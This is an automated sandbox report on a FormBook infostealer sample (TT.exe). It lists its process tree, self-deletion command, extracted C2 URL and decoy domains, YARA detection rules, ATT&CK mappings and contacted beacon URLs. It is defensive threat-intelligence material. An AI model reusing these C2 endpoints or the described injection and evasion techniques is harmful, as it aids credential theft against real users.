JoeSandbox Cloud BASIC

ID: 403976
Sample Name: TT.exe
Cookbook: default.jbs
Time: 15:40:54
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report TT.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
System Summary: 7
Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 13
Public 14
General Information 14
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 15
Domains 17
ASN 18
JA3 Fingerprints 19
Dropped Files 19
Created / dropped Files 19
Static File Info 20
General 20
File Icon 21
Static PE Info 21

Copyright Joe Security LLC 2021

General 21
Entrypoint Preview 21
Rich Headers 22
Data Directories 22
Sections 22
Resources 23
Imports 23
Possible Origin 23
Network Behavior 23
Snort IDS Alerts 23
Network Port Distribution 24
TCP Packets 24
UDP Packets 25
DNS Queries 26
DNS Answers 26
HTTP Request Dependency Graph 27
HTTP Packets 27
Code Manipulations 28
User Modules 28
Hook Summary 28
Processes 28
Statistics 28
Behavior 28
System Behavior 29
Analysis Process: TT.exe PID: 6588 Parent PID: 5940 29
General 29
File Activities 29
File Created 29
File Deleted 30
File Written 31
File Read 32
Analysis Process: TT.exe PID: 6624 Parent PID: 6588 33
General 33
File Activities 33
File Read 33
Analysis Process: explorer.exe PID: 3440 Parent PID: 6624 34
General 34
File Activities 34
Analysis Process: msdt.exe PID: 7052 Parent PID: 3440 34
General 34
File Activities 34
File Read 35
Analysis Process: cmd.exe PID: 6640 Parent PID: 7052 35
General 35
File Activities 35
File Deleted 35
Analysis Process: conhost.exe PID: 6312 Parent PID: 6640 35
General 35
Disassembly 35
Code Analysis 35

Copyright Joe Security LLC 2021


Analysis Report TT.exe

Overview

General Information

Sample Name:	TT.exe
Analysis ID:	403976
MD5:	27c863c479b054..
SHA1:	791e1d123c275a..
SHA256:	2a7a9c6d450576..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Sigma detected: System File Execu…

Classification



Startup

- **System is w10x64**
- TT.exe (PID: 6588 cmdline: 'C:\Users\user\Desktop\TT.exe' MD5: 27C863C479B0542B3BAD21A67AD1406D)
  - TT.exe (PID: 6624 cmdline: 'C:\Users\user\Desktop\TT.exe' MD5: 27C863C479B0542B3BAD21A67AD1406D)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 7052 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 6640 cmdline: /c del 'C:\Users\user\Desktop\TT.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6312 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.knighttechinca.com/dxe/"
  ],
  "decoy": [
    "sardarfarm.com",
    "959tremont.com",
    "privat-livecam.net",
    "ansel-homebakery.com",
    "joysupermarket.com",
    "peninsulamatchmakers.net",
    "northsytyle.com",
    "radioconexaoubermusic.com",
    "relocatingrealtor.com",
    "desyrnan.com",
    "onlinehoortoestel.online",
    "enpointe.online",
    "rvvikings.com",
    "paulpoirier.com",
    "shitarpa.net",
    "kerneis.net",
    "rokitreach.com",
    "essentiallygaia.com",
    "prestiged.net",
    "fuerzaagavera.com",
    "soukid.com",
    "moderndatingcoach.com",
    "mentalfreedom.guru",
    "bullishsoftware.com",
    "sectorulb.com",
    "outletyana.com",
    "fptplaybox.website",
    "artinmemory.com",
    "buyruon.com",
    "ljd.xyz",
    "mondaysmatters.com",
    "spiritsoundart.net",
    "ixiangzu.com",
    "lacompagniadelfardello.com",
    "bnctly.com",
    "sarasvati-yoga.com",
    "0055game.com",
    "lagrangewildliferemoval.com",
    "umlausa.com",
    "chaytel.com",
    "kkkc5.com",
    "union-green.com",
    "philreid4cc.com",
    "theanimehat.com",
    "redlightlegal.com",
    "myaustraliarewards.com",
    "barkinlot.com",
    "mujahidservice.online",
    "nugeneraonline.com",
    "sopplugin.com",
    "makemyroom.design",
    "ferienschweden.com",
    "fps2020dkasphotoop.com",
    "stylezbykay.com",
    "royalpropertiesgurugram.com",
    "birzulova.com",
    "cosmicmtn.com",
    "kissanime.press",
    "poweringprogress.today",
    "omsamedic.com",
    "drunkpoetsociety.com",
    "hostbison.com",
    "asapdecor.com",
    "houseofsisson.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.597321036.0000000002F60000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.597321036.0000000002F60000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.597321036.0000000002F60000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.392835395.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.392835395.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 19 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.TT.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.TT.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.TT.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
1.2.TT.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.TT.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 13 entries


Sigma Overview

System Summary:

Sigma detected: System File Execution Location Anomaly

Sigma detected: Possible Applocker Bypass

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Copyright Joe Security LLC 2021

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Access Token Manipulation 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TT.exe	25%	Virustotal		Browse
TT.exe	40%	ReversingLabs	Win32.Trojan.Predator	
TT.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nse2C42.tmp\myx92o78208f0o.dll	9%	ReversingLabs	Win32.Trojan.Jaik	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.TT.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.TT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.TT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
7.2.msdt.exe.520f834.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.TT.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.TT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
7.2.msdt.exe.2d06a10.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.TT.exe.3030000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Copyright Joe Security LLC 2021

Domains

Source	Detection	Scanner	Label	Link
philreid4cc.com	1%	Virustotal		Browse
lagrangewildliferemoval.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.lagrangewildliferemoval.com/dxe/?oZN=7nbLudZHS&mdslXXV=pSmvUx3Cd9o2ehLRUYmTuUG+rz67XAZoYuLBzxOhEanl5TCXMyweO2X8MqC68oVFQcjckZtQvA==	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.sectorulb.com/dxe/?mdslXXV=c1qXo+D3OeWS7aQwzsMJrh0J2W+ZcnXSIybZATOUAxrA4uZvd+OeJvPZ6sfOQ4L/XOcBlc02WQ==&oZN=7nbLudZHS	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.philreid4cc.com/dxe/?oZN=7nbLudZHS&mdslXXV=s4725d3Oabb4GJPvvzs1NGtrQqdCSFbT14B5hiC+hEbCkkM6v8NMU0M9YHV7hr/JdwNsVvK8Ug==	0%	Avira URL Cloud	safe	
www.knighttechinca.com/dxe/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
philreid4cc.com	192.0.78.24	true	true	• 1%, Virustotal, Browse	unknown
umlausa.com	34.98.99.30	true	true		unknown
www.sectorulb.com	107.165.149.13	true	true		unknown
lagrangewildliferemoval.com	107.180.41.236	true	true	• 0%, Virustotal, Browse	unknown
www.lagrangewildliferemoval.com	unknown	unknown	true		unknown
www.umlausa.com	unknown	unknown	true		unknown
www.philreid4cc.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.lagrangewildliferemoval.com/dxe/?oZN=7nbLudZHS&mdslXXV=pSmvUx3Cd9o2ehLRUYmTuUG+rz67XAZoYuLBzxOhEanl5TCXMyweO2X8MqC68oVFQcjckZtQvA==	true	• Avira URL Cloud: safe	unknown
http://www.sectorulb.com/dxe/?mdslXXV=c1qXo+D3OeWS7aQwzsMJrh0J2W+ZcnXSIybZATOUAxrA4uZvd+OeJvPZ6sfOQ4L/XOcBlc02WQ==&oZN=7nbLudZHS	true	• Avira URL Cloud: safe	unknown
http://www.philreid4cc.com/dxe/?oZN=7nbLudZHS&mdslXXV=s4725d3Oabb4GJPvvzs1NGtrQqdCSFbT14B5hiC+hEbCkkM6v8NMU0M9YHV7hr/JdwNsVvK8Ug==	true	• Avira URL Cloud: safe	unknown
www.knighttechinca.com/dxe/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
